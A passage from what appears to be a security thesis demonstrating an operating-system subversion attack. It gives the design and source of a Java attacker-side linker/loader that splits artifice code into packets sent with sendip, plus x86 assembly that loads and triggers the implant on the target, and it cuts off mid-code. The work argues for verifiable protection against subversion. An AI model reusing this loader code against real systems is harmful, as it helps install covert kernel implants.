The next group of functions that will be discussed are the loading and preparation functions that either prepare the artifice code for loading into the attack machine or the function that actually loads the artifice code into the attack machine, via the Bootstrap loader's *load* function. The first function, *divideAndCombine*, accomplishes the first of these tasks in that it takes the artifice code, divides it into pieces, each of a size that allows each piece and the loading instructions that will be executed to load that piece into the correct allocated memory area, into a packet payload small enough for the maximum transmission unit of any networks the packet will enter. The *divideAndCombine* function

produces the array of packets that will be sent to the target machine and loaded into the allocated buffer space. Initially, the file that contains the attack code, the file that contains the loading code, a string that represents the base file name for the packet files (i.e. "~temp"), the size limit for each payload, and a Boolean value describing whether the temporary files should be deleted or not after the program exits, are given as actual parameters to the function. First, the payload portion of each packet that the attack code may use is determined by subtracting the size of the header file, which is the Stage 2 loading code, from the maximum payload size for the packet. The result is the number of bytes in the packet that the attack code can take up. The larger this value is, the fewer number of packets need to be sent to the target machine to load the entire attack artifice into the allocated memory space. The attack code is then divided into pieces of this size, and placed, with the loading code into the packet files. These files are stored in an array that will be used later by the *sendipPacket* function to send the files. The last file in the array is not as large as the other packets, simply because the attack code may not be divisible exactly by the size allowed for the attack code in each packet. The second function, the *sendipPacket* function, formats the packets created in the array of packets returned by the *divideAndCombine* function, for being sent using the sendip program via the command line. As parameters, this function takes the file containing the payload to be sent, and the type of packet to send (i.e. *load*, *set trigger*, or *run trigger*) The function used to call the sendip program is *(Runtime.getRuntime()).exec(commandLine)*. The parameter *commandLine* is a string containing the command to pass to the system's default shell which is then executed. Prior to executing this command, the function constructs the *commandLine* string based on the parameters passed in the original function call. These parameters specify the type of bootstrap loader function needed, such as load, set trigger, or run trigger, as well as whether feedback is needed or not. [SUN02]

3. Relocation Functions

The next group of functions carry out the relocations on the artifice code and the loading code once the addresses have been returned for the allocated memory spaces. There are several procedure like functions that act more as a means of organizing the

code rather than carrying out one specific function. There are other functions that act as traditional functions in that they are more atomic in nature when considering the tasks they carry out. The procedure functions are the two relocation functions: *jumpTableRelocations*, and *callTableRelocations*. The first of these functions, *jumpTableRelocations* carries out relocations on the jump table portion of the artifice code. Currently, the function is not fully generalizable, although changes could be made to make it so. In this way, whenever the number of functions changes, or the size changes, one or more changes must be made to the configuration files containing the offsets for the jump table. The second of these functions, *callTableRelocations*, carries out similar operations on the call table mentioned above. The next functions are fully generalizable in that they perform relocations based on the parameters passed to them. The *relocate* function carries out one relocation at one point in the file that is passed to it as a parameter. The *relocateFile* carries out a series of these relocations using as parameters, the file that is to be relocated, and the file that contains the offsets of the relocations within the file and the values to fill in at those offsets. The third function, *relocateFileByAddress*, carries out similar tasks as the second function, but first, changes the file that specifies the relocations to be done, to reflect the new absolute address to be added to the offset address values located within the change file.

4. Miscellaneous Functions

The last two functions are the *convertEncoding* and *createEncodingExample* functions. These functions are not actually used to carry out any linker/loader relevant tasks, but they are worth mentioning. The first function *convertEncoding* converts a file encoded using a specific encoding, such as 'UTF-8', and delivers the equivalent in another encoding. The next function, *createEncodingExample* creates a file using the encoding passed to it as a parameter. The output is a file with one byte containing each possible byte value for every value from 0 to 255. The utility of this is to see which particular byte values are not recognized by that encoding and to choose the encoding that best suits your needs based on this information. Both of these functions can be used to understand the way encodings are handled in Java, and should be used if there is any confusion about this subject.

D. CONCLUSION

In this chapter, the implementation of the linker/loader portion of the attack was presented, showing the various implementation decisions that were made to successfully link, load and relocate the attack code. The framework for the artifice attack code was discussed, which is made of several functions that perform the tasks, such as linking and relocating in order to prepare the attack artifice code to work properly on the target machine. Several important issues were discussed as well, such as the need to adhere to the default encodings used by various operating systems, as well as how to transport the data to be loaded on the target machine. It ought to be noted that it is not entirely necessary to limit the attack to one kind of machine, though the use of the sendip program necessitated using a UNIX based machine, and the use of the Driver Development Kit necessitated using a Windows NT based machine for development of code that would run on the target machine. There are numerous ways of implementing the subversion linker/loader, but this way seemed the most straightforward. More information on how to operate the linker/loader and how to manipulate the functions mentioned in this chapter are outlined in Appendix C.

THIS PAGE INTENTIONALLY LEFT BLANK

VI. CONCLUSION

A. FUTURE WORK

The biggest task still to be completed is the establishing of permanence of an artifice from boot to boot. This could be done using the third stage specified in the design chapter, which seeks out permanent storage to hold the artifice, and later restores the artifice from that storage space when the system is booted. Another area of future work is extending this type of subversion attack to other operating systems, such as Linux or a system from the BSD family of systems such as OpenBSD, FreeBSD, or NetBSD. Finally, the third stage of the artifice linker/loader could be implemented to show persistence.

B. SUMMARY

We have demonstrated that a more elaborate subversion artifice, such as our implementation of the two-card loader is relatively easy to implement and that all the attacker needs to carry out this kind of an attack is to have access to the operating system's code at some point during the development lifecycle. We have discussed the importance of constructive security techniques to ensure the absence of subversion.

We have also shown the requirements and mechanisms found in the x86 architecture that can be used by the operating system designers to use the available hardware more effectively, thus increasing the overall assurance level of the system. Using the Common Criteria as a requirements base of knowledge, a kernel could be implemented that uses the available hardware effectively to construct security mechanisms that embody the fundamental notions of the Reference Monitor Concept.

This body of work builds upon previous efforts to show that hardware mechanisms that are commercially available to any system developer, such as Intel's x86 32-bit architecture, can be used to build a high assurance system. This thesis shows that there are certain features built into this architecture and others like it, which can be used to provide a foundation for the security relevant portions of an operating system, allowing the development of a high assurance kernel. Most importantly, however, this thesis

shows the need to employ the techniques of verifiable protection to ensure against system subversion. The Trusted Computing Exemplar project, [IRV03] at the Naval Postgraduate School will provide an open worked example of such a system. Building a system that is of high assurance, with proven verifiable protection, is like a house built upon a good foundation, so that when the floods come, it will not crumble.

APPENDIX A. THE TARGET MACHINE CODE

These are the instructions, written in assembly language, that are sent to the target machine during the course of an attack. The first is the *get memory* function which when activated by running a trigger, finds memory by calling a function. This function is assumed to be at memory location 0x80536AA0 because the operating system is usually loaded in the same location, allowing this function's location to be relatively fixed. After the function call is completed, the information is stored in the ICMP buffer area, which is a constant offset from the address stored in the EBX register. The ICMP buffer area is made available by the bootstrap functions that precede the execution of this function.

```
TITLE phase 1 of the linker/loader

; This program demonstrates the ability for the bootstrap
; and link/loader to load a module and use triggers to execute it


.386
.MODEL small, stdcall
.STACK 1024
ExitProcess PROTO, dwExitCode:DWORD

.data

.code
main PROC

       push 464D31h
       push 0fa0h
       push 0h
       mov  ECX, 80536AA0h
       call ECX              ; call to where this function is usually loaded
       mov  DWORD PTR [EBX + 53], 30h
       mov  BYTE PTR [EBX + 81], 0AAh
       mov  DWORD PTR [EBX + 82], EAX ; stores the allocated memory space
       mov  BYTE PTR [EBX + 86], 0AAh
       mov  DWORD PTR [EBX + 87], EBX ; stores the artBuffer's starting address.
       mov  BYTE PTR [EBX + 91], 0AAh
       ret                                ; return
       ret
       ret
       ret
main ENDP


END main
```

The next group of instructions is sent to the attack machine during the second stage of the attack. The artifice attack code is divided into pieces using the

divideAndCombine function, and then this following code has each piece appended to it, such that each of these header/payload pieces will fit in the payload of an ip packet. This loading code then has a trigger set to the beginning of it, so that when it is run, it copies the piece that was appended to it to the allocated memory area, which was returned in first stage.

```
TITLE phase 2 of the linker/loader - copying code

; This program demonstrates the ability for the bootstrap
; and link/loader to load a module and use triggers to execute it


.386
.MODEL small, stdcall
.STACK 1024
ExitProcess PROTO, dwExitCode:DWORD

.data
.code
main PROC NEAR32

       mov ECX, 0BBBBBBBh     ; tracks the first buffer area pointer
       mov EDX, 0CCCCCCCh     ; tracks the allocated buffer area pointer
       mov ESI, 0DDDDDDDh     ; points to the last instruction

       nop
       nop
       nop
       nop
       nop
       nop
       mov AL, [ECX]          ; move the next byte
       mov [EDX], AL          ;    to its place in allocated memory.
       add ECX, 1             ; go to next byte to copy
       add EDX, 1             ; go to next byte to copy
       cmp ESI, ECX
       jne $-12               ; jump back 12 bytes if
                              ; the end of the buffer hasn't been reached
       mov AL, [ECX]          ; one last byte to copy...
       mov [EDX], AL
       nop
       nop
       nop

       ret                    ; done copying

main ENDP


END main
```

The final code is the group of instructions that are left behind when the artifice is loaded and the triggers need to be set in order to run the artifice's functions. This is known as the call table and is essentially a number of function calls to the addresses that contain the first instruction to be executed in each artifice's function.

```
TITLE phase 2 of the linker/loader – call table code

; This program demonstrates the ability for the bootstrap
; and link/loader to load a module and use triggers to execute it


.386
.MODEL small, stdcall
.STACK 1024
ExitProcess PROTO, dwExitCode:DWORD

.data
.code
main PROC
        nop
        nop             ; these are calls to the artifice functions
        nop             ; triggers are set to these rather than the functions

        nop
        mov EDX, 00000000h
        mov [EDX], EBP
        mov ECX, 0aaaaaaah
        call ECX
        ret
        nop
        mov EDX, 00000000h
        mov [EDX], EBP
        mov ECX, 0bbbbbbbh
        call ECX
        ret
        nop
        mov EDX, 00000000h
        mov [EDX], EBP
        mov  ECX, 0ccccccch
        call ECX
        ret
        nop
        mov EDX, 00000000h
        mov [EDX], EBP
        mov  ECX, 0ddddddddh
        call ECX
        ret
        nop
        mov EDX, 00000000h
        mov [EDX], EBP
        mov  ECX, 0eeeeeeeh
        call ECX
        ret
        nop
        mov EDX, 00000000h
        mov [EDX], EBP
        mov  ECX, 0ffffffh
        call ECX
        ret
        nop
        nop
        nop
        nop

        ret                     ; end of the call table

main ENDP


END main
```

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX B. THE ATTACK MACHINE CODE

The attack machine code is the Java code that is executed at the attacker's machine. Upon execution of the main method, a graphical user interface launches with with three main windows. These three windows are the means of conducting the attack. Once the attack is finished, the external frame window can be closed which will end the program's execution. Below is the source code for the attack machine.

```
import java.awt.*;
import java.awt.event.*;
import java.io.*;
import javax.swing.*;
import java.util.*;

public class Linker extends Thread {
  /*************************************************************************
   * Data Members
   *************************************************************************/
  private ButtonHandler buttonHandler;
  private JTextArea messageText, packetText;
  private File[] packetFileArray;
  private boolean proceed;
  private String artBufferAddress, artBufferAddressSaved, alloc1Address,
      alloc2Address;
  private JButton buttCont, b1, b2, b3, b4, b5; // four main buttons
  private JTextField tf1, tf2, tf3, tf4,tf5;
  private String fromIP, toIP;
  private static final String ENCODING = "ISO-8859-1";
       // the only encoding I've found that works for copying all 256 byte values
       //"UTF-8", "Cp1252", "Cp1251", and so on don't

  /*************************************************************************
   * Constructor
   *
   * most of the instructions are for creating the GUI.
   *************************************************************************/
  public Linker() {
    //-----------------Create GUI components-------------------------//
    JFrame jFrame = new JFrame();
    JDesktopPane desktopPane = new JDesktopPane(); // creates the GUI
    desktopPane.setName("Subversion Linker/Loader");
    JInternalFrame messageFrame = new JInternalFrame("Subversion Messages", true,
false, false);
    JInternalFrame controlFrame = new JInternalFrame("Subversion Control", true,
false, false);
    JInternalFrame packetFrame = new JInternalFrame("Packets Sent", true, false,
false);
    JMenuBar menuBar = new JMenuBar();
    JMenu menu2 = new JMenu("Help");
    JMenu menu1 = new JMenu("File");
    JMenuItem instructionsItem = new JMenuItem("Instructions");
    JMenuItem exitItem = new JMenuItem("Exit");
    messageText = new JTextArea();
    packetText = new JTextArea();
    GridBagLayout gbLayout = new GridBagLayout();
    GridBagConstraints gbConstraints = new GridBagConstraints();
    buttonHandler = new ButtonHandler();
    buttCont = new JButton("Continue");
    JScrollPane messageScroll = new JScrollPane(messageText,

JScrollPane.VERTICAL_SCROLLBAR_ALWAYS,
                                            JScrollPane.
```

```
                                                    HORIZONTAL_SCROLLBAR_ALWAYS);
    JScrollPane packetScroll = new JScrollPane(packetText,

JScrollPane.VERTICAL_SCROLLBAR_ALWAYS,
                                                   JScrollPane.
                                                   HORIZONTAL_SCROLLBAR_ALWAYS);
    jFrame.setSize(1000, 750);
    jFrame.getContentPane().add(desktopPane);
    desktopPane.add(messageFrame);
    desktopPane.add(controlFrame);
    desktopPane.add(packetFrame);

    //-----------------set up the internal frames of the GUI-----------------//
    packetFrame.setBounds(500, 200, 490, 450);
    packetFrame.getContentPane().add(packetScroll);
    packetFrame.show();
    //packetFrame.setAutoscrolls(true);

    messageFrame.setBounds(0, 0, 500, 650);
    messageFrame.getContentPane().add(messageScroll);
    messageFrame.show();
    //messageText.setAutoscrolls(true);

    controlFrame.show();
    controlFrame.getContentPane().setLayout(gbLayout);
    controlFrame.setBounds(500, 0, 490, 200);

    gbConstraints.gridx = 3;
    gbConstraints.gridy = 0;
    gbConstraints.fill = gbConstraints.BOTH;
    gbLayout.setConstraints(buttCont, gbConstraints);
    controlFrame.getContentPane().add(buttCont);

    //------------------set up the control frame---------------------//
    JLabel L1 = new JLabel("artBuffer pointer + 0x1A");
    gbConstraints.gridx = 0;
    gbConstraints.gridy = 4;
    gbLayout.setConstraints(L1, gbConstraints);
    controlFrame.getContentPane().add(L1);

    JLabel L2 = new JLabel("Allocated Memory 1");
    gbConstraints.gridx = 0;
    gbConstraints.gridy = 5;
    gbLayout.setConstraints(L2, gbConstraints);
    controlFrame.getContentPane().add(L2);

    JLabel L3 = new JLabel("Allocated Memory 2");
    gbConstraints.gridx = 0;
    gbConstraints.gridy = 6;
    gbLayout.setConstraints(L3, gbConstraints);
    controlFrame.getContentPane().add(L3);

    JLabel L4 = new JLabel("     ");
    gbConstraints.gridx = 2;
    gbConstraints.gridy = 2;
    gbLayout.setConstraints(L4, gbConstraints);
    controlFrame.getContentPane().add(L4);

    JLabel L5 = new JLabel("     ");
    gbConstraints.gridx = 4;
    gbConstraints.gridy = 2;
    gbLayout.setConstraints(L5, gbConstraints);
    controlFrame.getContentPane().add(L5);

    JLabel L6 = new JLabel("Attacker's IP");
    gbConstraints.gridx = 0;
    gbConstraints.gridy = 1;
    gbLayout.setConstraints(L6, gbConstraints);
    controlFrame.getContentPane().add(L6);

    JLabel L7 = new JLabel("Target IP");
```

```
gbConstraints.gridx = 0;
gbConstraints.gridy = 2;
gbLayout.setConstraints(L7, gbConstraints);
controlFrame.getContentPane().add(L7);

tf4 = new JTextField(10);
tf4.setText("192.168.1.1");
gbConstraints.gridx = 3;
gbConstraints.gridy = 1;
gbConstraints.fill = gbConstraints.BOTH;
gbLayout.setConstraints(tf4, gbConstraints);
controlFrame.getContentPane().add(tf4);

tf5 = new JTextField(10);
tf5.setText("192.168.1.2");
gbConstraints.gridx = 3;
gbConstraints.gridy = 2;
gbConstraints.fill = gbConstraints.BOTH;
gbLayout.setConstraints(tf5, gbConstraints);
controlFrame.getContentPane().add(tf5);

tf1 = new JTextField(10);
tf1.setText("FA600ABA");
gbConstraints.gridx = 3;
gbConstraints.gridy = 4;
gbConstraints.fill = gbConstraints.BOTH;
gbLayout.setConstraints(tf1, gbConstraints);
controlFrame.getContentPane().add(tf1);

tf2 = new JTextField(10);
tf2.setText("FF5F3008");
gbConstraints.gridx = 3;
gbConstraints.gridy = 5;
gbConstraints.fill = gbConstraints.BOTH;
gbLayout.setConstraints(tf2, gbConstraints);
controlFrame.getContentPane().add(tf2);

tf3 = new JTextField(10);
tf3.setText("FF5F5008");
gbConstraints.gridx = 3;
gbConstraints.gridy = 6;
gbConstraints.fill = gbConstraints.BOTH;
gbLayout.setConstraints(tf3, gbConstraints);
controlFrame.getContentPane().add(tf3);

b1 = new JButton("Store Addr1");
gbConstraints.gridx = 5;
gbConstraints.gridy = 4;
gbLayout.setConstraints(b1, gbConstraints);
controlFrame.getContentPane().add(b1);

b2 = new JButton("Store Addr2");
gbConstraints.gridx = 5;
gbConstraints.gridy = 5;
gbLayout.setConstraints(b2, gbConstraints);
controlFrame.getContentPane().add(b2);

b3 = new JButton("Store Addr3");
gbConstraints.gridx = 5;
gbConstraints.gridy = 6;
gbLayout.setConstraints(b3, gbConstraints);
controlFrame.getContentPane().add(b3);

b4 = new JButton("Store IP1");
gbConstraints.gridx = 5;
gbConstraints.gridy = 1;
gbLayout.setConstraints(b4, gbConstraints);
controlFrame.getContentPane().add(b4);

b5 = new JButton("Store IP2");
gbConstraints.gridx = 5;
```

```
    gbConstraints.gridy = 2;
    gbLayout.setConstraints(b5, gbConstraints);
    controlFrame.getContentPane().add(b5);

    gbConstraints.gridx = 0;
    gbConstraints.gridy = 3;
    gbConstraints.gridwidth = 6;
    gbConstraints.fill = gbConstraints.BOTH;
    JPanel j = new JPanel();
    j.setBackground(Color.gray);
    j.setSize(900, 2);
    gbLayout.setConstraints(j, gbConstraints);
    controlFrame.getContentPane().add(j);
    b1.addActionListener(buttonHandler);
    b2.addActionListener(buttonHandler);
    b3.addActionListener(buttonHandler);
    b4.addActionListener(buttonHandler);
    b5.addActionListener(buttonHandler);
    buttCont.addActionListener(buttonHandler);

    menuBar.add(menu1);
    menu1.add(exitItem);
    menu1.setSize(100, 15);
    menuBar.add(menu2);
    menu2.add(instructionsItem);
    menu2.setSize(100, 15);

    jFrame.setJMenuBar(menuBar);
    jFrame.show();
    proceed = false;
    b1.setEnabled(false);
    b2.setEnabled(false);
    b3.setEnabled(false);
    jFrame.addWindowListener(
        new WindowAdapter() {
      public void windowClosing(WindowEvent e) {
        System.exit(0);
      }
    }
    );
  }


  /**************************************************************************
   *  callTableRelocations
   *
   * This method/procedure carries out the relocations needed on the last part,
   * the call table that is used to refer to the artifice functions that need
   * to be called.  The reason we need this call table is because, the bootstrap
   * loader only refers to addresses in memory above its own address, at a 16 bit
   * offset from it, thus triggers can only be set to this space.  Therefore,
   * a call table is placed in the artBuffer, and then the triggers are set to it,
   *  and when a trigger is run, the call table diverts control to a called
function
   * at a 32 bit address.
   *
   * File ctFile -- the file on which relocations will be carried out.
   * File relocFile -- the file which specifies the relocations.
   **************************************************************************/
  public void callTableRelocations(File ctFile, File relocFile) {
    try {
      Vector stringHolder = new Vector();
      String s1 = "";
      String s2 = "";
      int pos = 0;
      FileInputStream in = new FileInputStream(relocFile);
      InputStreamReader relocIn = new InputStreamReader(in, ENCODING);
      BufferedReader b1 = new BufferedReader(relocIn);
      while ( (s1 = b1.readLine()) != null)
        stringHolder.add(s1);
      b1.close();
```

```
    FileOutputStream out = new FileOutputStream(new File("~tempCT"));
    OutputStreamWriter relocOut = new OutputStreamWriter(out, ENCODING);
    for (int i = 0; i < stringHolder.size(); i++) {
      s1 = (String) stringHolder.elementAt(i);
      if ( (pos = s1.indexOf("\t")) != -1) {
        s2 = s1.substring(pos + 1, s1.length());
        s1 = s1.substring(0, pos);
      }
      else {
        s2 = s1.substring(8, s1.length());
        s1 = s1.substring(0, 7);
      } // now I have the offset and the
      /////******These three if statements will change as the jump table
       ////******structure changes!!!
        if (i < 5) { // for first two entries // add alloc1
          String s = s2; //switchByteOrder(s2);
          int sum = hexToInt(alloc1Address) + hexToInt(s);
          s = Integer.toHexString(sum);
          s = switchByteOrder(s);
          relocOut.write(s1 + "\t" + s);
        }
      if (i == 5) {
        String s = s2; //switchByteOrder(s2);
        int sum = hexToInt(alloc2Address) + hexToInt(s);
        s = Integer.toHexString(sum);
        s = switchByteOrder(s);
        relocOut.write(s1 + "\t" + s);
      }
      if (i < stringHolder.size())
        ;
      relocOut.write("\r\n");
    }
    relocOut.close();
    relocateFile(ctFile, new File("~tempCT"));
  }
  catch (IOException e) {
    e.printStackTrace();
  }
}

/*************************************************************************
 * convertEncoding
 *
 * This is another utility function, not used in the attack , but used to
 * illustrate the conversion of a file written with one encoding to another.
 *
 * File inputFile  -- File that will be converted
 * File outputFile -- Converted File
 * String oldEncoding -- old encoding
 * String newEncoding -- new encoding
 *
 * (note: this is based on code in Java Network Programming, Hughes, p.174
 *************************************************************************/
public void convertEncoding(File inputFile, File outputFile,
                            String oldEncoding, String newEncoding) {
  messageText.append("Converting the encoding of:\t" + inputFile.getName() +
                     " (" + oldEncoding + ")" + "\nNew File is:\t\t" +
                     outputFile.getName() + " (" + newEncoding + ")\n");
  try {
    FileInputStream fileIn = new FileInputStream(inputFile);
    FileOutputStream fileOut = new FileOutputStream(outputFile);
    InputStreamReader inputStreamReader = new InputStreamReader(fileIn,
        oldEncoding);
    OutputStreamWriter outputStreamWriter = new OutputStreamWriter(fileOut,
        newEncoding);
    char[] buffer = new char[16];
    int numberRead;
    while ( (numberRead = inputStreamReader.read(buffer)) > -1) {
      outputStreamWriter.write(buffer, 0, numberRead);
    }
    outputStreamWriter.close();
```

```
      inputStreamReader.close();
    }
    catch (IOException e) {}
  }

  /**************************************************************************
   * copyFile
   *
   * This makes an entire, exact file copy (well, depending on the encoding...)
   * of a file.  This is especially useful for files used to make changes based
   * on offsets, like those used in relocation.  You want to make copies of them,
   * otherwise, you will have to change them after every run because they are
saved
   * with the new values in them, not the original offset addresses from the
   * beginning of the file.
   *
   * File inputFile  -- File to be copied
   * File outputFile -- Destination file
   **************************************************************************/
  public void copyFile(File inputFile, File outputFile) {
    try {
      FileInputStream fileIn = new FileInputStream(inputFile);
      FileOutputStream fileOut = new FileOutputStream(outputFile);
      InputStreamReader in = new InputStreamReader(fileIn, ENCODING);
      OutputStreamWriter out = new OutputStreamWriter(fileOut, ENCODING);
      int c;
      while ( (c = in.read()) != -1) {
        out.write(c);
      }
      in.close();
      out.close();
    }
    catch (IOException e) {
      e.printStackTrace();
      messageText.append("One of the two files not found");
    }
    return;
  }

  /**************************************************************************
   * copyFileFragment
   *
   * In a file, the start and beginning address offsets are specified to show what
   * portions of the inputFile should be copied to the outputFile.  This has a
   * number of general uses such as shortening a file, or just getting portions
   * you need from it.  I copy blank space in one instance of using this method,
   * because that allows me to construct a 32 byte jump table with all 0x0's in
   * it.
   *
   * File inputFile  -- File that will be fragmented.
   * File outputFile -- Target file
   * File paramFile  -- File that specifies what chunks of inputFile to put in
   *                    outputFile
   **************************************************************************/
  public void copyFileFragment(File inputFile, File outputFile, File paramFile) {
    // file must have start/end points in order and non-overlapping

    messageText.append("Copying a fragment of " + inputFile.getName() +
                       " into " + outputFile.getName() + " specified by " +
                       paramFile.getName() + "\n");
    try {
      FileInputStream fileIn = new FileInputStream(inputFile);
      FileOutputStream fileOut = new FileOutputStream(outputFile);
      InputStreamReader iFile = new InputStreamReader(fileIn, ENCODING);
      OutputStreamWriter oFile = new OutputStreamWriter(fileOut, ENCODING);
      Vector startVec = new Vector();
      Vector endVec = new Vector();
      Vector stringHolder = new Vector();
      FileInputStream pFileIn = new FileInputStream(paramFile);
      InputStreamReader pFile = new InputStreamReader(pFileIn, ENCODING);
      String s1 = new String();
```

```
    String s2 = new String();
    int pos = 0;
    BufferedReader b = new BufferedReader(pFile);
    while ( (s1 = b.readLine()) != null) {
      stringHolder.add(s1);
    }
    b.close();
    for (int i = 0; i < stringHolder.size(); i++) {
      s1 = (String) stringHolder.elementAt(i);
      if ( (pos = s1.indexOf("\t")) != -1) {
        s2 = s1.substring(pos + 1, s1.length());
        s1 = s1.substring(0, pos);
      }
      else {
        s2 = s1.substring(8, s1.length());
        s1 = s1.substring(0, 7);
      }
      // copy start and end points from files into vectors
      startVec.add(new Integer(hexToInt(s1)));
      endVec.add(new Integer(hexToInt(s2)));
    }
    // for loop that goes element by element in both vectors and
    // copies them in pieces to the final file.
    int c, sectionCount, count;
    count = 0;
    sectionCount = 0;
    while ( (c = iFile.read()) != -1 && sectionCount < endVec.size()) {
      Integer startOfSection = (Integer) startVec.elementAt(sectionCount);
      Integer endOfSection = (Integer) endVec.elementAt(sectionCount);
      if (count >= startOfSection.intValue()) {
        oFile.write(c);
      }
      if (count == endOfSection.intValue())
        sectionCount++;
      count++;
    }
    oFile.close();
    iFile.close();
    pFile.close();
  }
  catch (IOException e) {
    e.printStackTrace();
  }
}

/**************************************************************************
 *  createEncodingExampleFile
 *
 * This is a simple utility method which when, ENCODING, is specified as a
 * certain encoding, a file of the byte values 0 to 255 is made and the user
 * can see which byte values that particular encoding can read or write.
 * So far, ISO-8859-1 is the only true bit to bit, read to write complete
 * fidelity encoding I've found.
 **************************************************************************/
public void createEncodingExampleFile(File t) {
  try {
    FileOutputStream fileOut = new FileOutputStream(t);
    OutputStreamWriter tmpWr = new OutputStreamWriter(fileOut, ENCODING);
    for (int i = 0; i < 256; i++)
      tmpWr.write(i);
    tmpWr.close();
  }
  catch (IOException e) {}
}

/**************************************************************************
 * divideAndCombine
 *
 * This method takes a header file, in our case, the loading code which is
 * copies the artifice code into the allocated buffer area, places a portion
 * of a larger file with it, giving us packets that can load themselves when
```

```
 * the trigger for loading is run.
 *
 * [----------------------]                 [--------------------]
 * [  Entire Header file  ]                 [  Entire Header file ]
 * [----------------------]                 [--------------------]
 * [                      ]     ........    [                    ]
 * [  piece 1 of big file ]                 [ piece N of big file ]
 * [                      ]                 [                    ]
 * [----------------------]                 [--------------------]
 *
 * File headerFile -- file to put at the top of every file, can be an empty
 *                    file if a header is not needed.
 * File divideFile -- file that will be divided into different packets
 * String tfn      -- base name for packet files
 * long sizeLimit  -- how big the payload of each packet can be.
 * boolean delete  -- delete on exit.
 ***************************************************************************/
public File[] divideAndCombine(File headerFile, File divideFile, String tfn,
                               long sizeLimit, boolean delete) {
  messageText.append("Dividing " + divideFile.getName() +
                     " into packets of size " + sizeLimit +
                     " with header file " + headerFile.getName() + "\n");
  String t = tfn;
  long sectionSize = 0;
  long numPackets = 0;
  try {
    FileInputStream headerIn;
    FileInputStream divideIn = new FileInputStream(divideFile);
    InputStreamReader hdrRd;
    InputStreamReader dvdRd = new InputStreamReader(divideIn, ENCODING);
    // see if size of headerFile and divideFile is less than sizeLimit
    if (sizeLimit >= (headerFile.length() + divideFile.length())) {
      headerIn = new FileInputStream(headerFile);
      hdrRd = new InputStreamReader(headerIn, ENCODING);
      packetFileArray = new File[1];
      packetFileArray[0] = new File(tfn);
      FileOutputStream fileOut = new FileOutputStream(packetFileArray[0]);
      OutputStreamWriter tmpWr = new OutputStreamWriter(fileOut, ENCODING);
      if (delete)
        packetFileArray[0].deleteOnExit();
      int c = 0;
      while ( (c = hdrRd.read()) != -1)
        tmpWr.write(c);
      while ( (c = dvdRd.read()) != -1)
        tmpWr.write(c);
      tmpWr.close();
      hdrRd.close();
    }
    else {
      int c = 0;
      // calculate how big the pieces of the divideFile should be.
      sectionSize = sizeLimit - headerFile.length();
      // decide how many packets will be made.
      if ( (divideFile.length() % sectionSize) == 0)
        numPackets = divideFile.length() / sectionSize;
      else
        numPackets = divideFile.length() / sectionSize + 1;
        // create the number of packet files needed
      packetFileArray = new File[ (int) numPackets];
      // establish each packet file's contents
      for (int i = 0; i < numPackets; i++) {
        headerIn = new FileInputStream(headerFile);
        hdrRd = new InputStreamReader(headerIn, ENCODING);
        tfn = tfn.concat(tfn.valueOf(i));
        packetFileArray[i] = new File(tfn);
        FileOutputStream fileOut = new FileOutputStream(packetFileArray[i]);
        OutputStreamWriter tmpWr = new OutputStreamWriter(fileOut, ENCODING);
        if (delete)
          packetFileArray[i].deleteOnExit();
        while ( (c = hdrRd.read()) != -1)
          tmpWr.write(c);
```

```
          if (i == numPackets - 1)
            while ( (c = dvdRd.read()) != -1)
              tmpWr.write(c);
          else
            for (int j = 0; j < sectionSize; j++) {
              c = dvdRd.read();
              tmpWr.write(c);
            }
          tmpWr.close();
          hdrRd.close();
          tfn = t;
        }
      }
      dvdRd.close();
    }
    catch (IOException e) {}
    catch (NullPointerException i) {
      i.printStackTrace();
    }
    return packetFileArray;
  }

  /**************************************************************************
   * fileHexToString
   *
   *  This method changes an entire file of bytes into a string of ASCII
characters.
   *
   * File inputFile  -- File that will be converted from bytes to a string
   *************************************************************************/
  public String fileHexToString(File inputFile) {
    String temp = "";
    try {
      FileInputStream fileIn = new FileInputStream(inputFile);
      byte[] bArray = new byte[16];
      int c = 0;
      String ch;
      int hexCol, onesCol;
      while ( (c = fileIn.read()) != -1) {
        c = (c >= 0) ? c : c + 256;
        hexCol = c / 16;
        onesCol = c % 16;
        switch (hexCol) {
          case 10:
            ch = "a";
            break;
          case 11:
            ch = "b";
            break;
          case 12:
            ch = "c";
            break;
          case 13:
            ch = "d";
            break;
          case 14:
            ch = "e";
            break;
          case 15:
            ch = "f";
            break;
          default:
            ch = temp.valueOf(hexCol);
        }
        temp = temp.concat(ch);
        switch (onesCol) {
          case 10:
            ch = "a";
            break;
          case 11:
            ch = "b";
```

```
          break;
        case 12:
          ch = "c";
          break;
        case 13:
          ch = "d";
          break;
        case 14:
          ch = "e";
          break;
        case 15:
          ch = "f";
          break;
        default:
          ch = temp.valueOf(onesCol);
       }
       temp = temp.concat(ch);
     }
     fileIn.close();
   }
   catch (IOException e) {}
   // run through the File and convert bytes to hex
   return temp;
}

/*****************************************************************************
 * hexToInt
 *
 * This method changes a String representation of a hex value to an integer,
 * which can then be written to a file as a byte.
 *
 * String hex      -- the hex RVA to be converted to its position (byte number)
 *                    in the file.  This can also, if 'hex' is two hex digits,
 *                    convert a string byte to a real byte (i.e. "A4" to the
 *                    byte A4).
 *****************************************************************************/
public int hexToInt(String hex) {
  int sum = 0, val = 0, power = 0;
  char a;
  Integer r;
  for (int i = hex.length() - 1; i >= 0; i--) {
    a = hex.charAt(i);
    switch (a) {
      case 'a':
      case 'A':
        val = 10;
        break;
      case 'b':
      case 'B':
        val = 11;
        break;
      case 'c':
      case 'C':
        val = 12;
        break;
      case 'd':
      case 'D':
        val = 13;
        break;
      case 'e':
      case 'E':
        val = 14;
        break;
      case 'f':
      case 'F':
        val = 15;
        break;
      default:
        r = new Integer(a);
        val = r.intValue() - 48;
    }
```

```
    int temp = 1;
    for (int j = 0; j < power; j++)
      temp = temp * 16;
    sum = sum + val * temp;
    power++;
  }
  return sum;
}

/*****************************************************************************
 *  jumpTableRelocations
 *
 * This method/procedure is used to specify changes to the jump table, which
 * points to other functions in other allocated memory spaces when the change-
 * able artifice is completely loaded into the final memory space.
 *
 * File jtFile -- file with the jump table in it
 * File relocFile --  file with the relocations in it.
 *****************************************************************************/
public void jumpTableRelocations(File jtFile, File relocFile) {
  try {
    Vector stringHolder = new Vector();
    String s1 = ""; //new String();
    String s2 = ""; //new String();
    int pos = 0;
    FileInputStream in = new FileInputStream(relocFile);
    InputStreamReader relocIn = new InputStreamReader(in, ENCODING);
    BufferedReader b1 = new BufferedReader(relocIn);
    while ( (s1 = b1.readLine()) != null)
      stringHolder.add(s1);
    b1.close();
